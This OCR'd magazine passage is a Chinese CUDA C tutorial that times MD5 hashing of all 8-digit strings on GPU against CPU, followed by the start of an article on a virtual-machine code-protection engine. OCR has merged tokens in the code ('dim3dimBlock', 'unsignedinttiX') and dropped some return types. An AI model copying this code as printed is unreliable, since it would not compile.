CUDA(Compute Unified Device Architecture)，显卡生产商 NVidia 推出的运算架构，主要应用于解决可并行的复杂计算问题。传统意义上逻辑运算与数值运算主要在 CPU 中进行，而 GPU 主要处理 3D 加速和图像渲染等与显示直接相关的问题。但随着技术的发展，GPU 可以处理的问题越来越丰富，GPU 也可以更多地参与到其他领域的计算中去了。传统的 GPU 的概念也向"GPGPU(General Purpose GPU，即通用计算图形处理单元)"方向发展了。通过对显卡进行编程，不仅可以增强图像处理能力，更能比 CPU 更好地解决一些需要进行大量计算的问题。

这篇文章主要介绍通过 C++进行 CUDA 编程的基本语法，并以一个在 CPU 中计算 MD5 值和通过 CUDA 在 GPU 中计算 MD5 的例子进行比较。这个例子并没有为 CUDA 进行过多的优化，主要在于介绍一些基本语法和与传统 C++进行比较，所以效率提升不是很明显，不过还是比传统方法提高了十几倍。

CUDA 架构的基础知识

从晶体管数量上看，Intel 酷睿 i7 980X（至尊版）的晶体管数量 11.7 亿，而 Nvidia 的 GTX480 拥有 32 亿晶体管，GPU 在这个比较上有很大的优势。很多人认为只有 CPU 才能进行复杂的计算，但是在"天河一号"中却包含 7168 颗 GPU！GPU 适合运行进行计算密集并且可以高度并发的程序。这主要源于图像渲染的最初设计目的。CPU 与 GPU 对比如图 1 所示。

在 GPU 上，线程切换的开销比 CPU 要小很多，但对全局存储器的访问延迟却高达 500 以上，但访问延迟可以被大量的并发线程的计算隐藏。但如果程序设计不好，延迟无法被隐藏，

那么将耗时相大。




图 1

通过 CUDA 进行编程时，存在一些概念在编写传统的 CPU 并发程序时是不存在的。这就是“Guid”（网格）和“Block”（线程块）。目前的 GPU 一个线程块内可以包含 512 条线程，网格内又可以包含若干个线程块。例如：

```
dim3dimBlock(16, 16);
dim3dimGrid(32, 32);
myFunction<<<dimGrid,dimBlock>>>(para1, para2);
```

那么这个 myFunction 函数将启动 16*16*32*32=262144 条线程进行执行。其高度并发由此可见一斑。

准备工作：首先要查看一下显卡是否支持 CUDA。安装 GPU-Z，查看“显卡”选项卡中“运算能力”行上“CUDA”前面的勾是否勾上。如果没勾上，那么你的显卡就不支持 CUDA。

在 Visual Studio 2008 下 CUDA 环境的搭建

首先安装 Visual Studio 2008。

然后需要下载 Developer Drivers，CUDA Toolkit 和 CUDA SDK，注意对应自己操作系统的版本。这些都可以通过 NVIDIA（英伟达）的官网上找到。注意：如果没有支持 CUDA 的显卡，则不需要下载驱动程序。如果之前安装了 CUDA 显卡驱动，那么需要拆卸原来的驱动程序，再安装新的驱动程序。过程如图 2 和图 3 所示。




图 2

下载 CUDA VS Wizard 来帮助进行配置。安装 CUDA VS Wizard 打开 VS2008，“文件”->“新建”->“项目”->“visual c++”右侧“模板（T）”中会找到“CUDAWinApp”此时就可以创建 CUDA 项目了。如图 4 所示。

然后将“NVIDIA Corporation\NVIDIA GPU Computing SDK\C\doc\syntax_highlighting\visual_studio_8”路径下的“usertype.dat”复制到“Microsoft Visual Studio 9.0\Common7\IDE”目录下。




图 3




图 4

注册环境变量“NVIDIA Corporation\NVIDIA GPU Computing SDK\C\bin\win32\Debug”和“NVIDIA Corporation\NVIDIA GPU Computing SDK\C\bin\win32\Debug”。注意 64 位机器注册对应 64 位版。

重启 VS2008，新建一个 CUDA 项目。在“工具”->“选项”->“文本编辑器”->“文件扩展名”的“扩展名”里填入“cu”，编辑器选择“Microsoft Visual c++”，如图 5 所示。




图 5

至此，VS2008 CUDA 开发环境搭建完成，可以开始编程了。

基础语法知识

熟悉 C，C++的朋友进行 CUDA C 学习的难度不大，其语法与 C，C++类似。下面介绍一下 CUDA C 中特有的一些内容。

函数类型限定符

__device__

__device__限定符声明函数：

1）在设备上执行，

2）只能从设备中调用。

__global__

__global__限定符将函数声明为内核。这种函数：

1）在设备上执行，

2）只能从主机中调用。

__host__

__host__限定符声明函数：

1）在主机上执行，

2）只能从主机中调用。

它等同于仅使用__host__声明函数，或不使用__host__、__device__或__global__限定符任意一个声明函数；不管是哪一种情况，函数仅为主机编译。

但是，__host__限定符还可以与__device__限定符结合使用，此时，函数同时为主机和设备编译。

限 制

__device__和__global__函数不支持迭代。

__device__和__global__函数不能在函数体内声明静态变量。

__device__和__global__函数不能具有可变个参数。

__device__函数不能取其地址；相反，__global__函数的函数指针则受支持。

__global__和__host__限定符不能一起使用。

__global__函数必须具有 void 返回类型。

对__global__函数的任何调用必须指定其执行配置。

对__global__函数的调用是异步的，这意味着在设备完成其执行之前返回。

__global__函数参数当前通过共享内存传递给设备并限制为 256 字节。

变量类型限定符

__device__

__device__限定符声明驻留在设备上的变量。

下面定义的其他类型限定符中至多一个可以与__device__一起使用，以进一步指定变量属于哪个内存空间。如果其中任何一个都不出现，则变量：

驻留在全局内存空间中，

具有应用程序的生命期，

可通过 runtime 库从网格中的所有线程中和从主机中访问。

__constant__

__constant__限定符，可以与__device__一起使用，声明变量：

驻留在常量内存空间中，

具有应用程序的生命期，

可通过 runtime 库从网格中的所有线程中和从主机中访问。

__shared__

__shared__限定符，可以与__device__一起使用，声明变量：

1）驻留在线程块的共享内存空间中，

2）具有块的生命期，

3）仅可从块内的所有线程中访问。仅在__syncthreads()执行之后，来自其他线程的写入才能保证可见。除非变量声明为挥发，否则只要满足上一语句，编译器就可以优化对共享内存的读写。

限 制

这些限定符不允许用于 struct 和 union 成员、形参以及在主机上执行的函数内部的本地变量。__shared__和__constant__变量已经隐含了静态存储。__device__、__shared__和__constant__变量不能使用 extern 关键字定义为外部。__device__和__constant__变量仅允许用于文件范围。__constant__变量不能从设备中赋值，只能从主机中通过主机运行时 runtime 函数赋值__shared__变量不能在声明中进行初始化。

访问速度排序：register>shared>constant>local>device。在 GPU 中计算时要注意尽量多地用寄存器变量，因为从寄存器变量和 shared 取值需要 1 个周期，而从全局存储器中取值需要>500 个周期，这点很重要。

CUDA 中常见的特殊类型 dim3 是一种 3 维的整形向量，经常用来定义线程块和网格每个维度中包含的数量。

CUDA C 中常见的内置变量：

gridDim 指网格的维度，dim3 类型，但最大只能有 2 维，Z 值必须为 1。

blockDim 值块的维度，dim3 类型，Z 值可以不必为 1。

blockIdx 为网格内的块索引，uint3 类型。

threadIdx 为块内线程索引，uint3 类型。

```
__global__myFunction(char* result)
{
    unsignedinttiX = blockDim.x * blockIdx.x + threadIdx.x;
    unsignedinttiY = blockDim.y * blockIdx.y + threadIdx.y;
    //当执行该函数是 tiX 和 tiY 就可以对运行的线程进行标识。
}
dim3dimBlock(16, 16);
dim3dimGrid(32, 32);
myFunction<<<dimGrid,dimBlock>>>(result);
```

这次调用将启动 16*16*32*32=262144 条线程。既然 GPU 依靠多线程进行运算，那就离不开线程同步函数，基本的同步函数__syncthreads()，它的主要用途是同步块内的所有线程，当所有线程都到达该位置后才能继续执行后面的代码。

要注意下面的代码会造成死锁：

```
__global__myFunction(char* result)
{
    unsigned inttiX = blockDim.x * blockIdx.x + threadIdx.x;   //
当 tiX>0 时，下面代码会造成死锁
    if(tiX == 0)
    {
        __syncthreads();
    }
}
```

由于只有 tiX=0 的函数到达了同步函数位置，其他函数都无法到达，会造成死锁。

好了，CUDA C 最基本的知识先介绍到这里，下面来做一个穷举从 8 个“0”到 8 个“9”共 1 亿个字符串的 MD5。我的环境：CPU 是 Intel Q8200，显卡是 NVIDIA Geforce 9600GT 的核心。比较老了，只有 64 个 SP 单元，现在这个核心的显卡很多都停产了。不过他在这次赛跑上也遥遥领先于 Q8200。

这次的代码我没有刻意为 CUDA C 进行优化，基本上保持原貌，这个例子主要是让大家对 CUDA C 有一个感性了解。其他一些内容在后面再写文章和大家讨论。在使用 CPU 进行计算

时，由于我的 Q8200 是 4 核不支持 HT，所以我开了 4 条线程。我就不写出单纯通过 CPU 进行计算的代码了。主要以讲解 CUDA C 的代码。

首先是这个函数：

```
boolInitCUDA(void)
{
    int count = 0;
    int i = 0;
    cudaGetDeviceCount(&count);
    if(count == 0) {
        fprintf(stderr, "There is no device.\n");
        return false;
    }
    for(i = 0; i < count; i++) {
        cudaDeviceProp prop;
        if(cudaGetDeviceProperties(&prop, i) == cudaSuccess) {
            if(prop.major>= 1) {
                break;
            }
        }
    }
    if(i == count) {
        fprintf(stderr, "There is no device supporting CUDA.\n");
        return false;
    }
    cudaSetDevice(i);
    printf("CUDA initialized.\n");
    return true;
}
```

这个函数在新建 CUDA C 项目时就会生成。主要用来查找本机上有没有可以执行 CUDA 的设备，如果存在支持 CUDA 的设备并初始化成功则返回 true，否则返回 false。

在 Windows 系统下如果系统只有一个显卡，那么不要进行过多占用 GPU 时间的计算。在 Win7 下，如果执行 1 点几秒钟没有完成的话，系统将会黑屏，并显示“显卡驱动已停止响应，并已成功恢复”。在需要进行大量运算的而只有一个显卡的时候，我们可以将要处理的问题分成可以较快完成的小块，然后分块处理。

由于我要处理 1 亿个数的 MD5 运算，并且考虑我的显卡比较老，所以采取 Grid 包含 16*16 个 Block，每个 Block 中包含 16*16 条线程，每条线程执行 100 个数的计算，这样的运算进行 16 次可以计算 104857600 个值。并且不会在一次运算中占用太长的时间。

下面是主函数的源码：

```
int main(intargc, char* argv[])
{
    if(!InitCUDA()) {
        return 0;
    }
char *device_result  = 0;
    char host_result[25+1] ={0};
    int *device_resultNum = 0;
    inthost_resultNum[24] ={0};
    cutilSafeCall(cudaMalloc((void**) &device_result, sizeof(char) * 24));
    DWORD start,end;
    start = GetTickCount();
    for(int i=0;i<16;i++)
    {
        unsignedint timer = 0;
        cutilCheckError(cutCreateTimer( &timer));
        cutilCheckError(cutStartTimer( timer));
        dim3dimBlock(16, 16);
        dim3dimGrid(16,16);
        cudaThread<<<dimGrid,dimBlock>>>(device_result,
16*16*16*16*100*i);
        cutilCheckMsg("Kernel execution failed\n");
        cudaThreadSynchronize();
        cutilCheckError(cutStopTimer( timer));
        cutilCheckError(cutDeleteTimer(timer));
    }
    end = GetTickCount();
    printf("全部执行完毕，耗时：%dms\n", end-start);
    return 0;
}
```

下面来编写由 CPU 运行的函数调用的在 GPU 中执行的函数。

```
__global__ static void cudaThread(char* result, intnum)
{
    unsignedinttiX = blockDim.x * blockIdx.x + threadIdx.x;
    unsignedinttiY = blockDim.y * blockIdx.y + threadIdx.y;
    unsignedintStartPosition = num + (tiY*16*16+tiX) * 100;
    MD5 md5 ;
    byte bs[]= {'0','0','0','0','0','0','0','0'};
    for(int i=StartPosition;i<StartPosition +100;i++)
    {
        intToStr(i,bs);
        md5.setBytes(bs);
        if(i == 99999999)
        {
    deviceMemcpy(result,bs,8);
            md5.comput(result+8,true);
        }
        else
        {
    md5.comput(result,false);
        }
    }
    return;
}
```

这里需要注意，即使不需要 GPU 函数返回的结果，也必须要有一个路径可以影响结果的内容。我只想让 GPU 运行计算 MD5 的运算，但是不需要他返回某个数，如果我删除了 cudaThread 中的 if -else 中的代码，整个计算过程在 1 毫秒内将结束，他根本就没有执行。我想可能是因为编译器可以分析出这次计算将不会对外产生任何影响，直接将计算代码跳过了。

接下来修改原来在 CPU 中进行 MD5 运算的内容。首先发现在 CPU 程序中应用了 memcpy 函数用以进行数据复制，这个方法需要在 GPU 版中实现，从而可以在 GPU 中进行数据复制。

```
__device__ void deviceMemcpy(void * dest,const void * src,size_t size)
{
    for(int i=0;i<size;i++)
    {
        ((char*)dest)[i] = ((char*)src)[i];
    }
}
```

将原有的对 memcpy 函数的调用改为对 deviceMemcpy 的调用。

在用“__device__”修饰 MD5 类和其包含的函数，使其可以被在显存内的函数调用。


还有 CPU 代码中的“const byte PADDING[64] = { 0x80 };”需要更改，主要原因 CUDA C 不可以在分配空间的同时对其赋值，必须将进行显示赋值。

其他基本保持不变，就可以在运行了。

下面的截图（图 6）是我的机器运行的结果。



GPU 执行结果



CPU 执行结果

图 6

二者耗时差了十多倍。

前置知识：汇编
关键词：虚拟机、引擎、汇编



一个微型的虚拟机代码保护引擎的设计与实现

文/图 孙嘉骏

虚拟机代码保护介绍

虚拟机代码保护技术比较出名的一款软件就是 VMProtect（VMP）。VMProtect 是新一代的软件保护系统，将保护后的代码放到虚拟机中运行，这将使分析反编译后的汇编代码变得极为困难。实际上虚拟机代码保护和加壳加密保护有相同之处，都是把原始的商业软件代码进行精密的变换，使得破解者破解软件，反汇编代码变得困难，导致花费破解软件的时间大于开发软件的时间。有效地保护了公司的商业代码。下面设计的虚拟机引擎也部分借鉴了 jackozoo 的思想和代码。感谢大牛，向你致敬！

虚拟机代码保护技术原理

虚拟机代码保护技术是将 x86 汇编的可执行二进制代码字节流转换为虚拟机的代码流，实际上 x86 代码是在 intel 指令系统上执行的，而虚拟机代码流则需要虚拟机代码引擎机先解释，后执行。

